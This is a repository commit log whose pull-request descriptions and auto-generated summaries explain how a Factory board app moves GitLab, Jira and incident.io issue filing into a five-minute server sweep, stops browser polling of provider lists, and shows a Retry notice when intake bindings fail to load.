**TLDR** > When the board can't load which sources are bound to this factory, Intake now says so with a Retry button instead of claiming it is clear. ## Behavior changed **Intake column, bindings read fails** was └─ every source counted as bound → "Intake is clear", no sign anything failed now └─ error message + Retry in Intake → Retry reloads the bindings and the notice goes away The failed intake routes read (other boards) already showed this notice; both failures now share it. ## Decisions - One `failure` from the hook for bindings or routes — same notice, same Retry — split if they ever need different copy. ## Not verified - [ ] Not clicked in a real browser; covered by MSW against the real client and React Query. ## Diff > source █░░░░ +12 −7 > tests ██░░░ +20 > changeset █░░░░ +5 <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> ELI5: When the board cannot load the list of files that feed Intake, Intake used to say it was clear. Now it shows an error and a Retry button. Retry loads the list again. ## Summary This change updates the board's Intake column. When intake source bindings fail to load, the column shows an error with a Retry button. Before this change, it reported that Intake was clear, even though the board could not tell which files were bound. ## Changes - `mastracode/factory-ui/src/ui/domains/factory/hooks/useBoardIntakeSetup.ts`: The hook returns `failure` instead of `routesFailure`. `failure` holds the message and retry callback for the failed read. - If provider-eligible bindings fail, `failure` reports the bindings error. Retry refetches the bindings. - Otherwise, if intake routes are read and fail, `failure` reports the routes error. Retry refetches the routes. - The `isPending` calculation is unchanged. - `mastracode/factory-ui/src/ui/pages/board/BoardContent.tsx`: The initial phase passes `intake.failure` to the intake failure prop. Other phases still pass `undefined`. - `.changeset/quiet-intake-bindings-fail.md`: Adds a patch changeset for `mastra`. - `mastracode/factory-ui/src/ui/domains/factory/hooks/__tests__/useBoardIntakeSetup.msw.test.tsx`: Adds a test. A failed bindings request exposes a failure with a retry action. A successful retry clears the failure. ## Scope - 4 files changed, 37 lines added, 7 removed. - The diff shows no change to exported type declarations beyond the renamed return property, `routesFailure` to `failure`. - Test results were not run in this review. The PR author reports MSW tests against the real client and React Query. The author did not test in a real browser. <!-- end of auto-generated comment: release notes by coderabbit.ai --> Co-authored-by: Damien Schneider <damienschneider@damiens-MacBook-Pro.local> |
||
|
Damien Schneider
|
049b31dd2c |
perf(factory): show only cards on the board and in search (#30266)
**─────── TLDR ───────** > The Factory board and ⌘K search show only cards, and never ask GitHub, GitLab, Linear, Jira or incident.io for their issue or pull request lists. Fourth of four, stacked on #30271: GitLab (#30265), Jira (#30270), incident.io (#30271), then this. Every open board asked each connected provider for its open issues every 30 s, per tab, only to show the ones with no card yet ("New candidates", "Load more candidates"). The server now files every new issue as a card itself, GitHub and GitLab from events, Linear, Jira and incident.io from the 5-minute sweep, and pushes it over the board stream. So the board reads cards and nothing else. ### Behavior changed an open issue or pull request with no card ├─ **was** — greyed in Intake, or in Triage if labelled `status: auto-triaged` └─ **now** — not on the board or in ⌘K until the server files it a board left open ├─ **was** — one list call per connected provider, per tab, every 30 s └─ **now** — no provider list call; new cards arrive over the stream scrolling to the end of a long phase ├─ **was** — one more page, then stuck on "Load more" while still in view └─ **now** — keeps loading while the end is in view, stops once all listed ⌘K search ├─ **was** — cards plus live provider issues marked "not filed" └─ **now** — cards only a board whose intake routes fail to load └─ **unchanged** — an error with Retry, now shown in its Intake column ### Decisions - **the board shows only cards** — agreed with Ward: routes decide where every issue goes, the server is the only filer; reverting this PR brings the lists back - **no filing by hand of an issue the server never filed** — deployments with a `manual_intake` route lose it; an on-demand lookup by URL is a separate PR if needed - **auto-triaged issues with no card leave Triage** — that column was a label view; an intake route on the label files them into Triage as cards ### Shape changed | | | | |---|---|---| | **−** | `useBoardIntake` `useGlobalSearchIntake` | built the no-card lists | | **−** | the seven provider list hooks and their services | only those lists called them | | **−** | `Candidate*` `BoardStageCandidates` `IntakeColumnExtras` `IntakeFeedNotice` | nothing left to render | | **−** | `INTAKE_POLL_MS` `INTAKE_ERROR_POLL_MS` | no timer left | | **+** | `useBoardIntakeSetup` | the part still needed: does this board get cards, did its routes load | | **~** | `LoadMoreSentinel` | takes `loaded`, asks again after each page while in view | kept, because card details and Settings still read them single-item detail reads per provider · the five status queries ### Watch > [!WARNING] > Merge this <mark>after #30270 and #30271</mark>. Until the server files Jira and incident.io issues itself, nothing puts them on the board. on deploy: open issues with no card disappear from Intake and Triage. Issues older than the repository link (GitHub, GitLab) or outside the sweep's window (Linear, Jira) get a card when they next change at the provider. ### Not verified - [ ] any real provider — every request in the tests is answered by MSW; a local run checked the network tab only - [ ] a server sweep that keeps failing (expired Linear sign-in, revoked Jira token) — nothing on the board says so; the error is only in the server log --- > ██████████████████ **tests** `+500 −3517` — mostly tests of the removed no-card lists > ███████████ **source** `+215 −2256` — net −2041 > █ **changeset and README** `+7 −2` <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> **ELI5:** The Factory board and search now show only saved cards. They no longer ask each connected service for its full list of issues and pull requests. The server adds new items to the board as cards, so the screen loads less data and does not repeat the same requests. ## Summary ### Behavior change - The Factory board and ⌘K search read only cards from Factory. - Boards and search no longer request provider issue or pull-request lists from GitHub, GitLab, Linear, Jira, or incident.io. - New issues and pull requests reach the board as server-filed cards. The server files them through the board stream. - Items without a card do not appear in Intake, Triage, or search until the server files them. ### Removed code - Provider list clients and types: `listRepositoryIssues`, `listRepositoryPullRequests`, `listGitLabIssues`, `listGitLabMergeRequests`, `listLinearIssues`, `listJiraIssues`, and `listIncidentioIssues`, with their page types. - Provider list hooks: `useProjectIssuesQuery`, `useProjectPullRequestsQuery`, `useGitLabIssuesQuery`, `useGitLabMergeRequestsQuery`, `useLinearIssuesQuery`, `useJiraIssuesQuery`, and `useIncidentioIssuesQuery`. The polling constants `INTAKE_POLL_MS` and `INTAKE_ERROR_POLL_MS` were also removed. - Candidate model and UI: `boardCandidates.ts`, `useBoardIntake`, `useGlobalSearchIntake`, `CandidateCard`, `CandidateCardRows`, `CandidateListRow`, `CandidateDetailsPanel`, `BoardStageCandidates`, `IntakeColumnExtras`, and `IntakeFeedNotice`. - Query keys and filed-from lookups: the list-related `queryKeys` builders and `workItemsFiledFrom` / `workItemsFiledFromAny`, along with `filedFromQueryOptions`. - Candidate drag payloads: `boardDrag.ts` accepts only `work-item` payloads. ### Added code - `useBoardIntakeSetup` (`useBoardIntakeSetup.ts`). It reports: - whether a board receives newly filed cards; - whether a non-default board has no intake route; - whether route loading failed. - The hook exposes a failed route query's error message and a retry callback. It reports pending while status, binding, or route queries are unresolved. - `getJiraIssue` in `jira.ts`, which fetches one Jira issue detail. ### Modified behavior - `LoadMoreSentinel` takes a new required `loaded` row count. It calls `onLoadMore` only when a next page exists and no fetch is running. It retries when it stays in view and `loaded` changes. It stops when a page adds no rows or fails. - `BoardStageCards` takes an optional `intakeFailure` (`{ message, retry }`) instead of feed props. It shows an alert with a Retry button. - `BoardContent` uses `useBoardIntakeSetup`. Displayed cards and counts come from server work-item phases. Same-stage drops are ignored. - `useBoardItems.handleDrop` accepts only existing work-item payloads. - `boardLoadingStages` no longer accepts `triagePending`. - `boardParticipants` no longer accepts `candidates`. - `BoardColumnEmptyState` no longer accepts `alreadyMaterialized`. - Global search: - `useGlobalSearchWorkItems(factoryId, typed)` reads session cards and unstarted cards directly from the server. It uses a 150 ms debounce on the trimmed input. - `WorkItemSearchResult` holds `item: WorkItem`. - `GlobalSearchWorkItemsStatus` takes one `failed` flag. - `useIntakeConfig` no longer invalidates provider issue-feed queries after intake or binding mutations. ### Tests and documentation - Deleted test files include `useFactoryData.msw.test.tsx`, `useBoardIntake.msw.test.tsx`, `boardCandidates.test.ts`, `boardLabels.test.ts`, `BoardPageIntakePaging.msw.test.tsx`, and `BoardPageIntakeFeedFailure.msw.test.tsx`. - New tests: - `BoardPageCardsOnly.msw.test.tsx` checks that unfiled provider items are not shown and that provider lists are not requested. - `useBoardIntakeSetup.msw.test.tsx` checks source bindings and pending state. - `BoardPagePagedReads.msw.test.tsx` adds phase-end paging and retry-on-failure cases. - The Changeset (`.changeset/linear-intake-reads-once.md`) is a `mastra` patch note for this behavior change. - `mastracode/factory/README.md` now says bound sources feed server-filed cards. It removes the documented 30-second browser refresh for Jira issue lists. ### Operational risks (from the PR description) - Deployments with `manual_intake` or `MASTRACODE_*_RECONCILE_ENABLED=false` may lose issues from the board. - Older issues, and issues outside a sweep window, may not get cards until they change at the provider. - A persistently failing server sweep logs errors only on the server. The author did not test this case. - The PR description says to merge this after `#30270` and `#30271`, and before the server files Jira and incident.io issues itself. ### Verification - The author did not test against a real provider. Tests used MSW stubs. A local run checked only the network tab. - CI and build results: not available. - Review finding counts: not available. ### Diff size - 70 files changed, +722 / −5775 lines. <!-- end of auto-generated comment: release notes by coderabbit.ai --> --------- Co-authored-by: Damien Schneider <damienschneider@damiens-MacBook-Pro.local> Co-authored-by: mastracode <284800079+mastra-platform[bot]@users.noreply.github.com> Co-authored-by: mastra-platform[bot] <mastra-platform[bot]@users.noreply.github.com> |
||
|
Damien Schneider
|
8c319a86a0 |
fix(factory): make the incident.io follow-up list a pure read (#30271)
**─────── TLDR ───────** > Opening a Factory board no longer creates incident.io cards while the page loads. The server sweep files new follow-ups instead, every 5 minutes, with or without a board open. Stacked on #30270. Third of four: GitLab, Jira, incident.io, then the browser stops polling. incident.io sends Factory no events. A new follow-up became a card only because a browser asked for the list and the server filed while answering, on every 30 s poll of every open tab. No table, column or index changes. ### Behavior changed a board asks for the incident.io list (direct and Platform) ├─ **was** — read the list, then ran the rules and a write for each listed follow-up └─ **now** — reads the list a new follow-up in a source bound to a Factory project ├─ **was** — got its card when a browser next listed it, never with no board open └─ **now** — gets its card from the sweep within its interval, 5 minutes by default `MASTRACODE_INCIDENT_IO_RECONCILE_ENABLED=false` ├─ **was** — stopped the refresh of imported incidents and follow-ups └─ **now** — removed; the sweep always runs. Settings › Work Intake still turns incident.io off per org, and the sweep honours it incidents └─ **unchanged** — a board never showed them as items, and the sweep does not list them ### Decisions - **the sweep lists follow-ups only** — a board's first page is the incidents source, which holds nothing a board shows - **every page of each bound follow-up source, each sweep** — incident.io lists follow-ups oldest first and cannot sort or filter them by status, so a page cap would never reach new ones. No stored cursor, so a restart or a second replica skips nothing. Cost: one call per 100 follow-ups, about 100 calls every 5 minutes for an org with 10,000, well under incident.io's rate limit - **the sweep files what the org's connection can see** — it lists with the deployment's or the org's stored connection, not the viewer's, and files every bound follow-up it reaches; before, only issues someone's open board listed got a card - **no env switch to turn the sweep off** — incident.io sends no events, so the sweep is the only way a follow-up gets a card; with this the boolean env parser has no caller and goes too - **the shared intake sweep from #30270** — incident.io supplies how it lists and how it files, the loop, the page cap and the per-project failure handling are shared - **each integration says which of its sources hold follow-ups** — a Platform source id carries its connection, so comparing the bare id dropped every Platform source ### Watch - a deployment that set `MASTRACODE_INCIDENT_IO_RECONCILE_ENABLED=false` now gets the sweep - a new follow-up now takes up to 5 minutes to show, where an open board showed it within 30 s ### Not verified - [ ] a real incident.io account or the real Platform API — the tests answer incident.io at the HTTP edge - [ ] how long a sweep takes on an account with tens of thousands of follow-ups --- > ██████████████████ **tests** `+172 −40` > █████████ **source** `+86 −69` > █ **changeset and README** `+6 −1` <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> **ELI5:** Before, the incident.io board made new work cards while it loaded. Now the board only reads the list, and a background job makes the cards every five minutes. New cards can take up to five minutes to appear, and the old setting that could turn this job off no longer exists. ## Overview This change moves incident.io follow-up card creation out of list requests. Card creation now runs in the shared five-minute intake sweep. - Direct and Platform list requests only read follow-ups. They do not run rules or create cards. - The sweep lists follow-ups from sources bound to Factory projects, then applies the rules. - The sweep reads every page from each bound follow-up source. It does not apply a page cap. - The sweep creates cards only for follow-ups. Incidents do not create cards. - The sweep always runs. `MASTRACODE_INCIDENT_IO_RECONCILE_ENABLED` is removed. Setting it to `false` has no effect. - The sweep still honors the organization-level incident.io setting in Settings › Work Intake. - The change does not add or change database tables, columns, or indexes. ## Changes by area **Intake sweep (`issue-reconciler.ts`)** - `attachIncidentioIssueReconciler` now requires an `isFollowUpSource(sourceId)` function. - It wraps the existing reconciler with intake discovery. - For each project, discovery: - Scopes the selected source IDs to that project. - Keeps only follow-up sources. - Creates a page-listing function for each remaining source. - Converts each page with `followUpIssues`. - Discovered issues go through `rules.ingest`. **Pagination guard (`intake-discovery.ts`)** - `withIntakeDiscovery` tracks cursors separately for each source pager. - If a page returns a nonempty next cursor that the pager already saw, the sweep fails that source with an error that names the integration. - The existing per-source error handling records the failure. Other sources in the project continue. **Routes (`routes.ts`)** - Adds the exported helper `followUpIssues(items: IntakeItem[])`. - The helper keeps only items whose external IDs start with `incidentio:follow-up:`. It maps their fields into the issue payload. - The issues route returns that mapping with the existing pagination cursor. - `buildIncidentioRoutes` no longer accepts `ingestFactoryIssues` and no longer calls it. **Rules (`rules.ts`)** - Removes `attachIncidentioRules`. The rest of the rules module is unchanged. **Configuration** - `incidentio/reconciliation-config.ts`: removes `incidentioReconciliationEnabled()`. The reconciliation label and interval function remain. - `integrations/reconciliation-config.ts`: removes the `optionalBoolean` helper. - Deletes the `optionalBoolean` test file. **Integrations** - Direct incident.io (`incidentio/integration.ts`): imports the follow-up source ID, adds `isFollowUpSource(sourceId)`, and removes the `attachIncidentioRules` route wiring. The worker no longer checks the enabled setting before it attaches the reconciler. - Platform incident.io (`platform/incidentio/integration.ts`): removes the `attachIncidentioRules` import and the `ingestFactoryIssues` route handler. Adds `isFollowUpSource(sourceId)`. This method unwraps scoped source IDs. It compares the result, or a legacy unscoped ID, with `INCIDENTIO_FOLLOW_UPS_SOURCE_ID`. **Documentation** - `.changeset/calm-followups-file.md` adds a patch note for `@mastra/factory`. It states that opening a board no longer creates cards. It states that the sweep runs every five minutes by default. It states that `MASTRACODE_INCIDENT_IO_RECONCILE_ENABLED` is removed. It states that incident.io can be turned off for an organization in Settings › Work Intake. - `mastracode/factory/README.md` updates the incident.io intake description. It states that a board read does not file cards. It states that the sweep reads every page, because follow-ups are listed oldest first with no status filter. It removes the option to disable reconciliation with `MASTRACODE_INCIDENT_IO_RECONCILE_ENABLED=false`. ## Tests - `issue-reconciler.test.ts` adds first-sight intake tests. The tests check that: - Follow-ups are filed only during a sweep. - Only projects with the follow-up source selected and bound are processed. - Board reads do not file items. - Repeated sweeps file each item once. - Pagination follows all available pages. - A listing failure in one project is recorded and does not stop other projects from filing. - `intake-discovery.test.ts` adds a test. With an unlimited page setting, a source that repeats a cursor fails with `tracker repeated a page cursor` after three listings. The next healthy source is still filed. - `platform/incidentio/integration.test.ts` adds a test. The test seeds storage with incident and follow-up bindings for one connection. It runs the reconciler against a router that answers only connection discovery and follow-up listing. It checks that the sweep observes one item with no failures and stores a deferred decision keyed to the follow-up. - `incidentio/integration.test.ts` checks that the reconciliation worker stays registered when `MASTRACODE_INCIDENT_IO_RECONCILE_ENABLED` is `'false'`. - `routes.test.ts` removes the `ingestFactoryIssues` tests. The remaining tests cover listing, pagination, and issue-detail routes. ## Removed or changed public surface - Removed: `attachIncidentioRules` from `rules.ts`. - Removed: `ingestFactoryIssues` from `MountIncidentioRoutesOptions`. - Removed: `incidentioReconciliationEnabled()` from `incidentio/reconciliation-config.ts`. - Removed: `optionalBoolean` from `integrations/reconciliation-config.ts`. - Changed: `attachIncidentioIssueReconciler` now requires `isFollowUpSource`. - Added: `followUpIssues` in `routes.ts`. - Added: `isFollowUpSource(sourceId: string): boolean` on both the direct and Platform incident.io integration classes. ## Verification status - Changed files: 16. Lines added: 299. Lines removed: 168. - CI and test results for the current head: not available. - The author reports that the tests use an HTTP-edge incident.io substitute. The change was not tested against a real incident.io account or the real Platform API. - Sweep duration for accounts with many follow-ups is not measured. <!-- end of auto-generated comment: release notes by coderabbit.ai --> --------- Co-authored-by: Damien Schneider <damienschneider@damiens-MacBook-Pro.local> Co-authored-by: mastracode <284800079+mastra-platform[bot]@users.noreply.github.com> Co-authored-by: mastra-platform[bot] <mastra-platform[bot]@users.noreply.github.com> |
||
|
Damien Schneider
|
53b18f49eb |
fix(factory): make the Jira issue list a pure read (#30270)
**─────── TLDR ───────**
> Opening a Factory board no longer creates Jira cards while the page
loads. The server sweep files new Jira issues instead, every 5 minutes,
with or without a board open.
Stacked on #30265. Second of four: GitLab, Jira, incident.io, then the
browser stops polling.
The Jira list route did two jobs. It answered the board, and for every
issue it listed it ran the rules and wrote to the database, on every 30
s poll of every open tab. It was also the only way a new Jira issue got
a card, so with no board open nothing arrived. No table, column or index
changes.
### Behavior changed
a board asks for the Jira issue list (direct and Platform)
├─ **was** — read the list, then ran the rules and a write
for each listed issue
└─ **now** — reads the list
a new issue in a routed Jira project
├─ **was** — got its card when a browser next listed it,
never with no board open
└─ **now** — gets its card from the sweep within its
interval, 5 minutes by default
`MASTRACODE_JIRA_RECONCILE_ENABLED`,
`MASTRACODE_LINEAR_ISSUE_RECONCILE_ENABLED`,
`MASTRACODE_LINEAR_RECONCILE_ENABLED` set to `false`
├─ **was** — stopped the refresh of imported cards (and,
since #29998, new Linear cards)
└─ **now** — removed; the Jira and Linear sweeps always run.
Settings › Work Intake still turns a provider off per org, and the
sweeps honour it
label routing, one Jira project feeding several Factory projects
└─ **unchanged** — the sweep sends the same JQL per project
the board sends, so each issue is filed in one Factory
### Decisions
- **the existing sweep, no new timer** — it already reread imported
cards every 5 minutes; it now also lists
- **five pages per bound Jira project per sweep** — the list is ordered
by last update, so anything new or touched is on the first page; an open
issue past that is filed the next time it changes. Each bound project
gets its own five, so a busy one (or a busy Platform connection) cannot
starve the next
- **a card filed by hand is found by its browse URL** — Settings ›
Intake files a card under the issue key, rules name the issue by its id;
the list route on `main` already missed such a card and filed a second
one, the sweep would do it unattended. The URL names site and key, so
two sites sharing a key stay apart
- **the sweep files what the org's connection can see** — it lists with
the deployment's or the org's stored connection, not the viewer's, and
files every routed issue it reaches; before, only issues someone's open
board listed got a card
- **a shared helper for the listing and filing loop** —
`intake-discovery.ts` takes how a provider lists and how it files;
incident.io uses it next. Linear (#29998) and GitLab (#30265) keep their
own loops, their scoping differs
- **no env switch to turn the sweep off** — the sweep is now how new
Jira and Linear issues get a card, so a switch would drop them silently;
Linear's goes here because #29998 already merged
- **a failing source is recorded and the sweep moves on** — the
project's other sources and every other project still file
### Watch
- a deployment that set one of the removed switches now gets the Jira
and Linear sweeps
- a new issue now takes up to 5 minutes to show, where an open board
showed it within 30 s
- the sweep attributes filing to `factory-rule-dispatcher`, which Jira
rules still label a human actor, as the list route and Linear's sweep on
`main` do. Separate PR
### Not verified
- [ ] a real Jira site or the real Platform API — the tests answer Jira
at the HTTP edge
- [ ] how long a sweep takes on a project with many routed Jira projects
---
> ██████████████████ **tests** `+332 −142`
> ████████ **source** `+142 −55`
> █ **changeset and README** `+6 −1`
<!-- This is an auto-generated comment: release notes by coderabbit.ai
-->
<!-- coderabbit-ai-generated:v1 -->
**ELI5:** Jira issues used to become cards only because someone opened a
Jira board. Now a background check runs every five minutes and creates
cards for new issues. Opening a board only reads the list and changes
nothing.
## Summary
This change moves Jira issue discovery out of board-list requests.
Discovery now runs in the existing reconciliation sweep.
### Behavior changes
- Jira board list requests only read issues. They no longer file cards.
- The reconciliation sweep runs every five minutes by default. It files
new issues for each routed Jira project, even when no board is open.
- Each sweep lists up to five pages per bound Jira project per source.
The cap applies per source, so one busy source does not block other
sources.
- Hand-filed cards match incoming issues by browse URL as well as issue
ID. This keeps Jira sites that share an issue key separate.
- A failure in one source is recorded in the sweep summary. The sweep
then continues with the project's next source.
- A provider can be turned off for one organization in Work Intake
settings. The sweep skips a project when its intake config is missing or
disabled.
### Removed settings
- `MASTRACODE_JIRA_RECONCILE_ENABLED` and its helper
`jiraReconciliationEnabled()` are removed. The Jira reconciliation
worker always registers.
- `linearIssueReconciliationEnabled()` is removed. The Linear issue
reconciler attaches unconditionally. The Linear changeset no longer
mentions `MASTRACODE_LINEAR_ISSUE_RECONCILE_ENABLED`.
- The Platform Jira and Platform Linear integrations no longer check
these switches before attaching reconcilers.
### Code changes
- `intake-discovery.ts` (new): adds `withIntakeDiscovery`. It wraps an
existing reconcile function and runs per-project, per-source paged
listing and ingestion. It adds an `observed` count to the summary. It
also adds `INTAKE_DISCOVERY_MAX_PAGES` (default 5).
- `jira/issue-reconciler.ts`: `attachJiraIssueReconciler` now requires a
`listActiveIssues` callback. It returns `withIntakeDiscovery(...)`
around the existing reconciler.
- `jira/rules.ts`: removes `attachJiraRules`. `JiraRules.ingest` also
matches cards by URL when no ID match exists.
- `jira/routes.ts` and `platform/jira/routes.ts`: remove the
`ingestFactoryIssues` option. Listing routes return only the issue
payload and cursor.
- `jira/integration.ts`, `platform/jira/integration.ts`,
`linear/integration.ts`, `platform/linear/integration.ts`: remove the
flag checks and the callback wiring.
- `linear/reconciliation-config.ts` and `jira/reconciliation-config.ts`:
remove the enable-flag helpers. The Linear interval setting remains.
### Documentation
- `mastracode/factory/README.md` states that browser refreshes do not
file issues. It describes the sweep's actions: filing new issues,
refreshing imported-card status and metadata, and moving linked cards
for closed issues to Done or Canceled. The
`MASTRACODE_JIRA_RECONCILE_ENABLED=false` note is removed.
- Adds a patch changeset for `@mastra/factory`.
### Tests
- Adds `intake-discovery.test.ts`. It covers per-source paging, the
default five-page cap, unlimited paging with `maxPages:
Number.POSITIVE_INFINITY`, failure isolation within a project, and no
listing or filing when config is disabled, unset, or `sourceIds` is
empty.
- Adds two `rules.test.ts` cases. One covers key-based matching after an
ID change. The other covers URL-based separation of same-key issues.
- Adds two `platform/jira/integration.test.ts` cases for
multi-connection reconciliation. One covers a first connection that
returns six pages. The other covers a first connection that returns HTTP
500.
- Rewrites `label-routing.test.ts` to use real routes and a reconcile
sweep. Removes the route tests for `ingestFactoryIssues`.
- Updates worker tests to expect the reconciler to stay registered when
the former switches are `false`.
### Known limitations (from review, non-blocking)
- A reopened issue can be filed again when its finished hand-filed card
exists only in the legacy table. The legacy lookup uses the numeric ID,
but the card stores the issue key.
- Listing stops after five pages. The sweep summary does not record that
the cap was reached. Issues beyond the cap get no card until they are
updated. The author states the five-page limit is intentional.
- The author did not verify behavior against real Jira sites or the real
Platform API. The author also did not verify sweep duration for projects
with many routed Jira projects.
- A new issue can take up to five minutes to appear.
### Author-reported test results
These results come from the PR description. They were not re-run for
this summary.
- `tsc --noEmit` passed for `@mastra/factory`.
- The Jira, Platform Jira, intake-discovery, and issue-reconciler suites
passed 248 tests in 14 files.
- The full suite passed 6,291 tests. 24 files timed out under full
parallel load and passed on a rerun with fewer workers (1,157 tests).
- Removing the URL fallback in `JiraRules.ingest` makes the
hand-filed-card test fail.
- Commit `
|
||
|
Damien Schneider
|
eb1a394821 |
fix(factory): make the GitLab list routes pure reads (#30265)
**─────── TLDR ───────** > Opening a GitLab board no longer files cards; the background GitLab sweep finds merge requests and issues that arrived without a webhook, board open or not. First of four: GitLab, Jira (#30270), incident.io (#30271), then the board stops asking providers (#30266). Both GitLab list routes ran rule ingestion for every listed item before answering, and the browser asks for those lists every 30 s per open board tab. That was also the only way a merge request with no webhook got its Review card, so it only happened while someone was looking. Discovery now lives in the leased reconcile sweep and the list routes only read. ### Behavior changed a merge request or issue GitLab sent no webhook for ├─ **was** — card within 30 s, only while a board tab was open └─ **now** — card on the next sweep, 5 min by default, no tab needed a new push to a Review merge request, no webhook ├─ **was** — head recorded when the merge-request list was requested └─ **now** — head recorded on the next sweep a board tab open on a GitLab Factory ├─ **was** — each list request ingested every listed item └─ **now** — the list only reads; #30266 stops the browser asking `MASTRACODE_GITLAB_RECONCILE_ENABLED=false` (or the older `MASTRACODE_GITLAB_ISSUE_RECONCILE_ENABLED`) ├─ **was** — no sweep, no refresh of imported cards └─ **now** — removed; the sweep always runs. Settings › Work Intake still turns GitLab off per org, and the sweep honours it webhook deliveries, Platform events, the import on linking a repository └─ **unchanged** The sweep interval is `DEFAULT_ISSUE_RECONCILE_INTERVAL_MS`, five minutes, overridden by `MASTRACODE_GITLAB_RECONCILE_INTERVAL_MS`. No timer is added: discovery is a third step of the existing `IssueReconcileWorker` run, after the issue and merge-request reconcilers settle. Platform GitLab gets it too, since it calls `super.workers(ctx)`. The sweep needs no signed-in person. Merge requests list through `versionControl.getRepositoryTarget({ orgId, repositoryId })`, which reads the stored installation. Issue listing resolves its credential from the source id and ignores the connection argument, which is why the route could already pass a placeholder token. ### Shape changed | | | | |---|---|---| | **+** | `attachGitLabDiscovery` | new `gitlab/discovery.ts`, the sweep step | | **+** | `routedGitLabSourceIds` | extracted from the issues route; route and sweep share it | | **~** | `ingestListedEvents` | returns the rejected reasons, so the sweep counts them as failed | ### Decisions - **discovery imports the listed-event helpers from `routes.ts`** — same events and delivery ids as before, and moving them would double the diff; one file move away if you prefer. - **no helper shared with Linear or Jira** — Linear's sweep (#29998, merged) groups by org and Jira's helper (#30270) lists per source; GitLab also lists linked repositories' merge requests, so it keeps its own loop for now. - **no env switch to turn the sweep off** — it is now how GitLab items without a webhook get a card, so turning it off would drop them silently; the per-org toggle in Settings › Work Intake stays - **five pages per repository and per source, each sweep** — the cap the link-time import already uses; the route only ever ingested the page the browser asked for. ### Tradeoff Rule ingestion leaves the request path: it ran once per listed item, per tab, every 30 s, and now runs once per item every 5 min. In exchange the sweep calls GitLab with nobody watching: 1 to 5 list requests of 30 items per linked repository and per routed source, every sweep. When nothing changed since the last sweep, that listing is all it costs: deliveries the rules already settled are remembered per project, in memory, and skipped, so no member lookup or rule run repeats. A restart forgets them and pays one full pass. - **the sweep files what the org's connection can see** — it lists with the deployment's or the org's stored connection, not the viewer's, and files every routed item it reaches; before, only items someone's open board listed got a card ### Watch - a deployment that set `MASTRACODE_GITLAB_RECONCILE_ENABLED=false` now gets the sweep: no switch could stop intake without anyone seeing it ### Not verified - [ ] the sweep against real GitLab — every test stubs provider HTTP, nothing ran against the provider - [ ] paging past the first page — every stubbed list fits in one page --- > ██████████████████ **tests** `+313 −76` — 60% of the additions > ████████████ **source** `+211 −48` > █ **changeset and README** `+6 −1` <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> ELI5: The app checks GitLab on a timer for new merge requests and issues. Before, the GitLab list pages created cards as a side effect of loading. Now the list pages only read, and the background check finds new items. ## Summary This PR moves GitLab merge-request and issue discovery out of list requests. Discovery now runs in the existing `IssueReconcileWorker` sweep. - GitLab list routes are read-only. The issues route and the pull-request listing route no longer ingest listed items. - The sweep runs after the issue and merge-request reconcilers finish. - The default sweep interval is five minutes. `MASTRACODE_GITLAB_RECONCILE_INTERVAL_MS` overrides the interval. - Discovery runs without a webhook and without an open board. - The sweep supports direct-token and stored Platform-connection modes. - Each sweep lists up to `LINKED_BACKLOG_MAX_PAGES` (five) pages per linked repository and routed source. - The sweep skips delivery IDs that settled in the previous sweep. The skip set is replaced after each sweep, so it is rebuilt from each listing. ### Key changes - `discovery.ts`: adds `attachGitLabDiscovery`. It returns `undefined` when attachment fails. Otherwise it returns a reconciliation callback. The callback records per-project listing, discovery, and ingestion failures and continues with other entries. - `reconciler.ts`: `attachGitLabReconciler` attaches discovery. It returns `undefined` only when the issue, merge-request, and discovery reconcilers are all absent. When invoked, it awaits issue and merge-request reconciliation, then runs discovery. - `routes.ts`: adds `routedGitLabSourceIds`, which returns `null` when GitLab intake is disabled. It exports `positiveId`, `LINKED_BACKLOG_MAX_PAGES`, `listedMergeRequestEvents`, and `listedIssueEvent`. `ingestListedEvents` now returns all rejection reasons. - `rules.ts`: adds `GitLabIngressResult` with an optional `settled` flag. Without an explicit value, only `committed` and `replayed` count as settled. A nonempty combined result is settled only when every result is settled. - `merge-request-reconciler.ts`: card-loading and board-loading errors are caught per project. The reconciler increments `failed`, records the project ID and error message, and continues. - `integration.ts`: `workers` no longer checks `gitlabReconciliationEnabled()`. - `reconciliation-config.ts`: removes `gitlabReconciliationEnabled`. The interval setting remains. - `README.md` and `.changeset/long-doors-obey.md`: document the new behavior. The changeset is a patch release for `@mastra/factory`. It states that `MASTRACODE_GITLAB_RECONCILE_ENABLED` and `MASTRACODE_GITLAB_ISSUE_RECONCILE_ENABLED` are removed and that the check always runs. ### Behavior changes - Setting `MASTRACODE_GITLAB_RECONCILE_ENABLED=false` no longer disables the check. The sweep worker stays registered and always runs. - Org-level GitLab intake can still be disabled in Settings > Work Intake. The sweep honors that setting. - Webhook deliveries, Platform events, and repository-link imports are not changed. ### Tests - `discovery.test.ts` (new, +287 lines): covers direct-token and Platform modes. It checks that an unchanged second sweep performs no member lookups and no commits. It checks that new heads and merge requests are filed without webhooks. It checks per-project failure reporting. - `list-ingestion.test.ts`: exercises listing through `attachGitLabDiscovery`. It covers duplicate-head suppression and the transient commit-failure retry. - `rules.test.ts`: changes several assertions to partial matching. Adds a test for a listed head that a webhook already recorded as settled. - `routes.test.ts`: asserts that list requests do not invoke the ingest callback. - `backlog.test.ts`: expects merge-request events to include the author username. Expects listed issue events to omit `assignees` and `author`. - `reconciliation-config.test.ts`: removes the tests for the removed enable switches. The author reports GitLab suites at 298/298 on LibSQL and 318/318 on Postgres. These results are the author's. This summary did not run the tests. ### Limitations - Tests stub provider HTTP. The stubs fit on one page. Behavior against real GitLab and paging beyond the first page are not verified. ### API changes - Added (public): `attachGitLabDiscovery`, `routedGitLabSourceIds`, `GitLabIngressResult`, `positiveId`, `LINKED_BACKLOG_MAX_PAGES`, `listedMergeRequestEvents`, `listedIssueEvent`. - Changed: `GitLabRules.ingest` and `#ingestProject` return `GitLabIngressResult`. `attachGitLabRules` returns `(event) => Promise<GitLabIngressResult>`. `ingestListedEvents` takes a nullable event array and returns `Promise<unknown[]>`. - Removed: `gitlabReconciliationEnabled`. <!-- end of auto-generated comment: release notes by coderabbit.ai --> --------- Co-authored-by: Damien Schneider <damienschneider@damiens-MacBook-Pro.local> Co-authored-by: mastracode <284800079+mastra-platform[bot]@users.noreply.github.com> 